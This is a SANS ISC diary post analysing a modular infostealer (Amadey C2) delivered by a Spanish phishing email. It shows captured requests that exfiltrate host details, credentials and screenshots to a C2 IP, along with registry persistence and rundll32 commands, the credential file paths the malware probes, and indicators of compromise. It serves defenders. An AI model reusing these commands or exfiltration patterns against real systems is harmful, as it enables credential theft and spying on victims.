SANS ISC: InfoSec Handlers Diary Blog - SANS Internet Storm Center SANS Site Network Current Site SANS Internet Storm Center Other SANS Sites Help Graduate Degree Programs Security Training Security Certification Security Awareness Training Penetration Testing Industrial Control Systems Cyber Defense Foundations DFIR Software Security Government OnSite Training InfoSec Handlers Diary Blog

Quick Analysis of a Modular InfoStealer

Published: 2021-03-31
Last Updated: 2021-03-31 08:34:54 UTC
by Xavier Mertens (Version: 1)


This morning, an interesting phishing email landed in my spam trap. The mail was redacted in Spanish and, as usual, asked the recipient to urgently process the attached document. The filename was "AVISO.001" (This extension is used by multi-volume archives). The archive contained a PE file with a very long name: AVISO115041229218277763850107670001543047361204253141556568245458602117065298815239304 27.exe (SHA256:ff834f404b977a475ef56f1fa81cf91f0ac7e07b8d44e0c224861a3287f47c8c). The file is unknown on VT at this time so I did a quick analysis.

It first performs a quick review of the target and exfiltrates the collected information:

```
POST /7Ndd3SnW/index.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: 176[.]111[.]174[.]67
Content-Length: 83
Cache-Control: no-cache

id=152140224449&vs=2.11&sd=c5c741&os=9&bi=1&ar=1&pc=WIN7X64&un=user01&dm=&av=0&lv=0
```

You can see the name of the computer ("pc="), the user ("un="). No AV is running (av=0). There is an ID (randomly generated) and a version of the malware or campaign? ("vs=").

The next step is to drop itself into `C:\ProgramData\011ab573a3\rween.exe`. This malware is modular and downloads two DLLs located on the C2 server:



Those DLLs are known on VT [1][2]:

```
remnux@remnux:/MalwareZoo/20210331$ shasum -a 256 *.dll
6f917b86c623a4ef2326de062cb206208b25d93f6d7a2911bc7c10f7c83ffd64  cred.dll
3d0efa67d54ee1452aa53f35db5552fe079adfd14f1fe312097b266943dd9644  scr.dll
```

Persistence is achieved via a new registry key. Any shortcut created to the location pointed by a subkey `Startup` will launch the service during logon/reboot.

```
"C:\Windows\System32\cmd.exe" /C REG ADD "HKCU\Software\Microsoft\Windows\CurrentVersion\Explorer\User Shell
Folders" /f /v Startup /t REG_SZ /d C:\ProgramData\011ab573a3\
```

DLLs are not loaded into the main program with LoadLibrary() but there are launched from rundll32:

```
"C:\Windows\System32\rundll32.exe" C:\ProgramData\5eba991cccd123\cred.dll, Main
"C:\Windows\System32\rundll32.exe" C:\ProgramData\5eba991cccd123\scr.dll, Main
```

Once the DLLs are launched, the exfiltration of data starts:

cred.dll is responsible for searching credentials. Example of probes detected:

- Outlook (`HKEY_CURRENT_USER\Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook`)
- FileZilla (`C:\Users\user01\AppData\Roaming\FileZilla\sitemanager.xml`)
- Purple (`C:\Users\user01\AppData\Roaming\.purple\accounts.xml`)


Data is then exfiltrated:

```
POST //7Ndd3SnW/index.php HTTP/1.1
Host: 176.111.174.67
Content-Length: 21
Content-Type: application/x-www-form-urlencoded

id=152140224449&cred=
```

(In my sandbox, my credentials was available)


scr.dll is used to take screenshots at regular interval and also exfiltrate them:

```
POST //7Ndd3SnW/index.php?scr=up HTTP/1.1
Host: 176.111.174.67
User-Agent: Uploador
Content-Type: multipart/form-data; boundary=152140224449.jpg
Connection: Keep-Alive
Content-Length: 34758

--152140224449.jpg
Content-Disposition: form-data; name="data"; filename="152140224449.jpg"
Content-Type: application/octet-stream

......JFIF.............C.......... (data removed)
```




Note the nice User-Agent: "Uploador". I found references to this string back in 2015![3].

Here is a screenshot of the C2 panel, a good old Amadey:



Even if the malware looks old-fashioned, it remains effective and already made some victims. I found a lot of screenshots (461) on the C2 server:



[1] https://www.virustotal.com/gui/file/6f917b86c623a4ef2326de062cb206208b25d93f6d7a2911bc7c10f7c83ffd64/detection
[2] https://www.virustotal.com/gui/file/3d0efa67d54ee1452aa53f35db5552fe079adfd14f1fe312097b266943dd9644/detection
[3] https://github.com/techbliss/Yara_Mailware_Quick_menu_scanner/blob/master/yara/malware/Derkziel_Stealer.yar
[4] https://blogs.blackberry.com/en/2020/01/threat-spotlight-amadey-bot

Xavier Mertens (@xme)
Senior ISC Handler - Freelance Cyber Security Consultant
PGP Key

Keywords: DLL Exfiltration InfoStealer Malware Modular
0 comment(s)

Top of page
×

Diary Archives